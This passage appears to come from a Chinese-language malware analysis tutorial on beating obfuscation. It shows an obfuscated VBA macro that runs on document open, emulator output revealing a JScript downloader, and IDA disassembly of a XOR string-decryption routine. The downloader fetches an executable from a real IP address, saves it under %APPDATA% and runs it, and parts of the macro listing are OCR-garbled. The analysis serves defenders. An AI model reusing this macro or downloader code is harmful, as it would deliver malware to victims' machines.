
4.对于那些没有利用漏洞而是使用混淆过的VBA的恶意文档来说，使用现成的模拟执行/hook工具也有不错的效果

loffice(https://github.com/tehsyntx/loffice)
ViperMonkey(https://github.com/decalage2/ViperMonkey)
vba-dynamic-hook(https://github.com/eset/vba-dynamic-hook)



```
Function JTCKC(RBMCBAT): 'J3yWnBy4i45u Ziw 3IV80AJWBY6 Pw
'iAXphm ojCUXv2AizUrC8TKX6R S LTF
Dim DRHCQCOTI, SLTLFJOT: 'qxQirqdFdaXRZSwaRUh yqlY pQg m2
'e FSmT0 fR X NjQ CpPZ2SQh91v RM7RcU
For DRHCQCOTI = 1 To Len(RBMCBAT) Step 3: 'pu8D8Eib0g wav
Y
'GCNv05 QB bYANw5 gOEM2xOH 8A5zjv
SLTLFJOT = SLTLFJOT & Chr("&H" & Mid(RBMCBAT, DRHCQCOTI,
N3lI T7KWow9JdO
'mXF3foxQz 2qU9m0hF3kAEs A4Fl4wTFN 01nd
Next: 'tiDe7 NA QRfWY1voDP7warSy ZRD5yNRb3
'9bVeK8D z6J0A Y n jGdcCou3ZQOHvn
JTCKC = SLTLFJOT 'dqI5ZnY Zl8MeYvnowjrEZRVLHaE7AIHeMpYiVz
'BhtgSXac7KVHpzg YrN3pPUKj fwucVbzFd
End Function '2jwlgil6C UpuakH7vMYXUjD vkvy 65x
'9GoQM7B q rjTXCXUH0 L z8PH WDVvdhQFi
Private Sub Document_Open() 'JbRney0GnDXL catHu8ErP130RtV
't1o8gNLoZEh 2cGUxt f3kWRKvw n5Wmn5 ln6nR
On Error Resume Next: 'HDVURt uKsTaU9F1HLonjXUxJt3lXoBFh5
'k qx h68SLkSpK8Jfd1C73uOnt0af 897
CreateObject (JTCKC("64N63S")): 'T 5p xDV UvmLPjNp 5Ccmzc
'0i4Jf5t HJxqAj iNElR oRCs ONRASv
If Err.Number > 0 Then 'bOtz8ghmjsUkiwuDl a1 6 5848 eRKUx
'mfPpaHuEO brs42Hs nSEJo9aPy xQOXNy
Dim FSGOPS: 'c gvoTbJ AywjkICIyTaEjdu2G6yE 2B8Kkhy
'1NF i4r QMaT s6 P2HDn8UXbKEH6c6n3Ma
FSGOPS = FSGOPS & JTCKC("34A34F4AL36Q39V50B37H33M56T36Y33
6V45C54H37M34Z5AF32K30P45U37B34G4CL36T39Y52D36J33O57U36Z4
32V30A55F33L32R41W33B35H47M32S34W4DC32H30N55S30X44D41J30O
```

混淆过的VBA代码




```
Recorded Actions:
+--------------------+----------------------------+----------------------+
| Action             | Parameters                 | Description          |
+--------------------+----------------------------+----------------------+
| Object.Method Call | []                         | Selection.WholeStory |
| Object.Method Call | [None]                     | Selection.Delete     |
| Object.Method Call | [None]                     | Selection.TypeText   |
| Object.Method Call | ["var ShellObj=new Active  | VMSXE.Eval           |
|                    | XObject('WScript.Shell');  |                      |
|                    | var FsoObj=new ActiveXObj  |                      |
|                    | ect('Scripting.FileSystem  |                      |
|                    | Object');var PathX=ShellO  |                      |
|                    | bj.expandEnvironmentStrin  |                      |
|                    | gs('%APPDATA%');PathX=Pat  |                      |
|                    | hX+'\\\\';var FullX=PathX  |                      |
|                    | +FsoObj.GetTempName()+'.e  |                      |
|                    | xe';var XmlhttpObj=new Ac  |                      |
|                    | tiveXObject('Msxml2.XMLHT  |                      |
|                    | TP');XmlhttpObj.open('get  |                      |
|                    | ','http://216.170.126.3/w  |                      |
|                    | fil/file.exe',false);Xmlh  |                      |
|                    | ttpObj.setRequestHeader    |                      |
|                    | ('User-Agent',             |                      |
|                    | 'Mozilla/5.0 (Windows NT   |                      |
|                    | 6.1; Trident/7.0;          |                      |
|                    | rv:11.0) like Gecko');Xml  |                      |
|                    | httpObj.send();var         |                      |
|                    | StreamObj=new ActiveXObje  |                      |
|                    | ct('ADODB.Stream');Stream  |                      |
|                    | Obj.Open;StreamObj.Type=1  |                      |
|                    | ;StreamObj.Write(XmlhttpO  |                      |
|                    | bj.ResponseBody);if(FsoOb  |                      |
|                    | j.FileExists(FullX)) FsoO  |                      |
|                    | bj.DeleteFile(FullX);Stre  |                      |
|                    | amObj.SaveToFile(FullX);S  |                      |
|                    | treamObj.Close;if(!FsoObj  |                      |
|                    | .FileExists(FullX)) FsoOb  |                      |
|                    | j.DeleteFile(FullX);Shell  |                      |
|                    | Obj.Exec(FullX);"]         |                      |
+--------------------+----------------------------+----------------------+
```

主要的功能


API/字符串解密

很多恶意代码也尝试掩盖它们使用的字符串，常见的模式如下。



```
.text:00405C7D ; ---------------------------------------------------------------------------
.text:00405C7D
.text:00405C7D loc_405C7D:                             ; CODE XREF: sub_405BF0+6B'j
.text:00405C7D                 mov     eax, 1
.text:00405C82                 cmp     edi, eax
.text:00405C84                 jle     short loc_405CA3
.text:00405C86                 mov     ecx, dword_41C050
.text:00405C8C                 shl     ecx, 9
.text:00405C8F                 lea     ecx, unk_41E477[ecx]
.text:00405C95
.text:00405C95 loc_405C95:                             ; CODE XREF: sub_405BF0+B1 j
.text:00405C95                 mov     dl, [eax+esi]
.text:00405C98                 xor     dl, [esi]
.text:00405C9A                 inc     eax
.text:00405C9B                 cmp     eax, edi
.text:00405C9D                 mov     [ecx+eax-1], dl
.text:00405CA1                 jl      short loc_405C95
.text:00405CA3
.text:00405CA3 loc_405CA3:                             ; CODE XREF: sub_405BF0+8B'j
.text:00405CA3                                         ; sub_405BF0+94'j
.text:00405CA3                 push    offset CriticalSection ; lpCriticalSection
.text:00405CA8                 call    ds:LeaveCriticalSection
.text:00405CAE                 mov     eax, dword_41C050
.text:00405CB3                 shl     eax, 9
.text:00405CB6                 add     eax, offset unk_41E478
.text:00405CBB                 pop     edi
.text:00405CBC                 retn
.text:00405CBC sub_405BF0      endp
.text:00405CBC
.text:00405CBC ; ---------------------------------------------------------------------------
```

含有xor，shl等计算的解密函数



Directior	Ty;	Address	Text
Up	p	sub_401000+9	call sub_405BF0
Up	p	sub_401000+1E	call sub_405BF0
Up	p	sub_401000+37	call sub_405BF0
Up	p	sub_401000+46	call sub_405BF0
Up	p	sub_401000+59	call sub_405BF0
Up	p	sub_401000+6C	call sub_405BF0
Up	p	sub_401000+7F	call sub_405BF0
Up	p	sub_401000+92	call sub_405BF0
Up	p	sub_401000+A5	call sub_405BF0
Up	p	sub_401000+B8	call sub_405BF0
Up	p	sub_401000+CB	call sub_405BF0
Up	p	sub_401000+DE	call sub_405BF0
Up	p	sub_401000+F1	call sub_405BF0


Line 1 of 116

会被调用很多次

问题：静态分析几乎无法得到有用的信息。

